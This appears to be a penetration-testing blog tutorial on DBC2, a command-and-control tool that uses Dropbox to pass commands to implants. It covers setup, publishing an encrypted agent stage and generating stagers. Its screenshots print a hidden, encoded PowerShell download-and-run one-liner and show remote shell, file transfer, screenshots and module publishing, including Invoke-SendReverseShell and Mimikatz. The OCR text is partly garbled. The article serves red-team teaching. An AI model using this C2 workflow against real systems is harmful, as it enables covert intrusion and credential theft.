
Penetration Testing Lab

Articles from the Pentesting Field




```
kali:~# git clone https://github.com/Arno0x/DBC2 dbc2
Cloning into 'dbc2'...
remote: Counting objects: 172, done.
remote: Compressing objects: 100% (3/3), done.
remote: Total 172 (delta 0), reused 1 (delta 0), pack-reused 169
Receiving objects: 100% (172/172), 4.41 MiB | 3.23 MiB/s, done.
Resolving deltas: 100% (79/79), done.
    @kali:~# cd dbc2/
     kali:~/dbc2# pip install -r requirements.txt
Requirement already satisfied: requests>=2.11 in /usr/lib/python2.7/dist-package
(from -r requirements.txt (line 1))
Collecting tabulate (from -r requirements.txt (line 2))
 Downloading tabulate-0.7.7-py2.py3-none-any.whl
Requirement already satisfied: pycrypto in /usr/lib/python2.7/dist-packages (fro
m -r requirements.txt (line 3))
Collecting pyscrypt (from -r requirements.txt (line 4))
 Downloading pyscrypt-1.6.2.tar.gz
Building wheels for collected packages: pyscrypt
 Running setup.py bdist wheel for pyscrypt ... done
```

DBC2 – Download and Install Requirements

The communication from the controller to the implant is performed through the DropBox API. Therefore a new <u>application</u> needs to be created in order to generate an API key.

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Archives





DropBoxC2

Modules and Stage needs to be published on DropBox prior to any usage:

publishStage dbc2_agent.exe

```
[main]#> publishStage dbc2_agent.exe
[*] Publishing [./agent/release/dbc2_agent.exe] to the C2 server
[*] Agent stage XOR encrypted with key [02992dc9c866alcac3eabcdabfc32d6a9684a716
c57b0fdccd32736574d0c9b3] and successfully published
[*] Stage successfully shared with public URL [https://www.dropbox.com/s/vtd6nmis2hlt47u/default.aa?dl=1]
[main]#>
```

DropBoxC2 - Publish Stage

A file will be generated on the DropBox which it will be XOR encrypted.

- August 2012
- > July 2012
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- > March 2012
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 12 hours ago



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Dropbox > Apps > PentestlabC2 Name + default.aa

DropBox – Stage Published

DropBoxC2 can generate various stagers (implants) from a simple .bat file to msbuild and sct that can bypass AppLocker and from rubber ducky to macro giving the ability for multiple scenarios of exploitation during the red team engagement.

```
[main]#> publishStage dbc2 agent.exe
*] Publishing [./agent/release/dbc2 agent.exe] to the C2 server
 *] Agent stage XOR encrypted with key [02992dc9c866alcac3eabcdabfc32d6a9684a716
57b0fdccd32736574d0c9b3] and successfully published
*] Stage successfully shared with public URL [https://www.dropbox.com/s/vtd6nmi
2hlt47u/default.aa?dl=1]
[main]#> listPublishedStage
tage name
             Public link
default
             https://www.dropbox.com/s/vtd6nmis2hlt47u/default.aa?dl=1
main]#> genStager
                                    oneliner
atch
           ducky
                        macro
atch2
           javascript msbuild
                                    sct
[main]#> genStager
```

DropBoxC2 – List Available Stagers

Generation of stagers is easy with the following commands:

```
genStager oneliner default
genStager batch default
```

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[main]#> genStager oneliner default owershell.exe -NoP -sta -NonI -W Hidden -Enc JAB3AGMAPQB0AGUAdwAtAE8AYqBqAGUAYw 0ACAAUWB5AHMAdABlAG0ALgB0AGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ADsAJAB3AGMALgBIAGUAYQ BKAGUAcqBzAC4AQQBKAGQAKAA1AFUAcwBlAHIALQBBAGcAZQBuAHQAIqAsACIATQBvAHoAaQBsAGwAYQ VADUALgAwACAAKABXAGkAbgBkAG8AdwBzACAATgBUACAANgAuADEAOwAgAFcAaQBuADYANAA7ACAAeA .ZADQAOwAgAHIAdgA6ADQAOQAuADAAKQAgAEcAZQBjAGsAbwAvADIAMAAXADAAMAAXADAAMQAgAEYAaQ 3yAGUAZgBvAHgALwA0ADkALgAwACIAKQA7ACQAdwBjAC4AUAByAG8AeAB5AD0AWwBTAHkAcwB0AGUAb0 .uaE4AZQB0AC4AVwBlAGIAUgBlAHEAdQBlAHMAdABdADoAOgBEAGUAZgBhAHUAbAB0AFcAZQBiAFAAcg BVAHqAeQA7ACQAdwBjAC4AUAByAG8AeAB5AC4AQwByAGUAZABlAG4AdABpAGEAbABzAD0AWwBTAHkAcw BAGUADQAUAE4AZQBBAC4AQwByAGUAZABlaG4AdABpAGEAbABDAGEAYwBoAGUAXQA6ADoARABlaGYAYQ 31AGwAdABOAGUAdAB3AG8AcgBrAEMAcgBlAGQAZQBuAHQAaQBhAGwAcwAKACQAawA9ACIAMAAyADkAOQ AYAGQAYWA5AGMAOAA2ADYAYQAxAGMAYQBjADMAZQBhAGIAYWBkAGEAYqBmAGMAMWAYAGQANqBhADkANq 4ADQAYQA3ADEANgBjADUANwBiADAAZgBKAGMAYwBKADMAMgA3ADMANgA1ADcANABKADAAYwA5AGIAMw iADsaJABpAD0AMAA7AFsAYqB5AHQAZQBbAF0AXQAkAGIAPQAoAFsAYqB5AHQAZQBbAF0AXQAoACQAdw JAC4ARABVAHCAbgBsAG8AYQBkAEQAYQB0AGEAKAAIAGgAdAB0AHAAcwA6AC8ALwB3AHCAdwAuAGQAcg AHAAYGBVAHGALGBjAG8AbQAVAHMALWB2AHQAZAA2AG4AbQBpAHMAMGBOAGWAdAA0ADcAdQAVAGQAZ

DBC2 - OneLiner Stager

```
[main]#> genStager batch default
[+] Batch stager saved in [/tmp/stager.bat]
[main]#>
```

DBC2 – Bat Stager

From the moment that the stager will executed on the target host will start to beacon and an Agent ID value will be generated and associated with the beacon.

 $DBC2-List\,Available\,Agents$

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Two files will be generated on the DropBox which will declare the status of the agent and	Advertisements
the commands that will be delivered to the target. The contents of these files are encrypted	
in order to maintain the confidentiality of the communication.	
Dropbox > Apps > PentestlabC2	
Name +	
a02196c783ece95d964df23ac2860bb2.cmd	
a02196c783ece95d964df23ac2860bb2.status	
default.aa	
DropBox – Agent Generated Files	
The agent ID can then be used in order to interact with the target and execute commands.	

DBC2 - Command Execution

DropBoxC2 has also the ability to transfer files, execute PowerShell commands through an interactive shell and obtain a screenshot from the target host. It also supports keylogger functionality and can start another process. Some of the commands can be found below:

```
sendFile
getFile
shell
screenshot
```

```
[a02196c783]#> sendFile
.gitignore
                 config.pyc
                                    readme.md
config.py
                 dropboxC2.py
                                    requirements.txt
[a02196c783]#> sendFile readme.md
[*] Uploading file [readme.md] to [/a02196c783ece95d964df23ac2860bb2.rsc]
[+] Agent with ID [a02196c783ece95d964df23ac2860bb2] has been tasked with task I
D [2]
[a02196c783]#>
[*] Task ID [2] on agent ID [a02196c783ece95d964df23ac2860bb2] completed success
fully [OK - FILE DOWNLOADED AT: C:\Users\User\AppData\Local\Temp\readme.md]
[*] [OK - FILE DOWNLOADED AT: C:\Users\User\AppData\Local\Temp\readme.md]
[a02196c783]#> getFile readme.md
[+] Agent with ID [a02196c783ece95d964df23ac2860bb2] has been tasked with task I
[3]
[a02196c783]#>
                            DBC2 – Transfer of Files
[main]#> use a02196c783ece95d964df23ac2860bb2
[*] Using agent ID [a02196c783ece95d964df23ac2860bb2]
[a02196c783]#> shell
```

DBC2 - PowerShell

```
[a02196c783]#> screenshot
[+] Agent with ID [a02196c783ece95d964df23ac2860bb2] has been tasked with task ID [4]
[a02196c783]#>
[*] Task ID [4] on agent ID [a02196c783ece95d964df23ac2860bb2] completed success fully [/a02196c783ece95d964df23ac2860bb2.4.rsc]
[*] Please wait while downloading file [/a02196c783ece95d964df23ac2860bb2.4.rsc] and saving it to [./incoming/screenshot.jpg]
[*] File saved [./incoming/screenshot.jpg]

DBC2 - Screenshot
```

Additionally various PowerShell modules can be used in order to perform further tasks like obtaining a reverse shell, dump passwords hashes or retrieving clear-text passwords from memory.

```
[a02196c783]#> back
[main]#> publishModule
Fun.ps1
                                  Invoke-SendReverseShell.ps1
Invoke-Mimikatz.ps1
                                  MailRaider.psl
Invoke-NTLMAuth.ps1
                                  PowerView.ps1
Invoke-PowerDump.ps1
                                  Powercat.ps1
Invoke-ReflectivePEInjection.ps1 dnscat2.ps1
[main]#> publishModule Invoke-SendReverseShell.ps1
*] Publishing [./modules/Invoke-SendReverseShell.ps1] to the C2 server
 *] Module XOR encrypted with key [02992dc9c866alcac3eabcdabfc32d6a9684a716c57b0
fdccd32736574d0c9b3] and successfully published
[*] Module successfully shared with public URL [https://www.dropbox.com/s/3cspbl
 ozg4l8iz/Invoke-SendReverseShell.mm?dl=1]
                         DropBoxC2 – Publish Modules
```

Alternatively there is another tool (<u>DropBoxC2C</u>) which utilizes DropBox as a command and control tool. However it is more simplistic and it doesn't provide the functions of DBC2.

References

https://github.com/Arno0x/DBC2

https://github.com/0x09AL/DropboxC2C

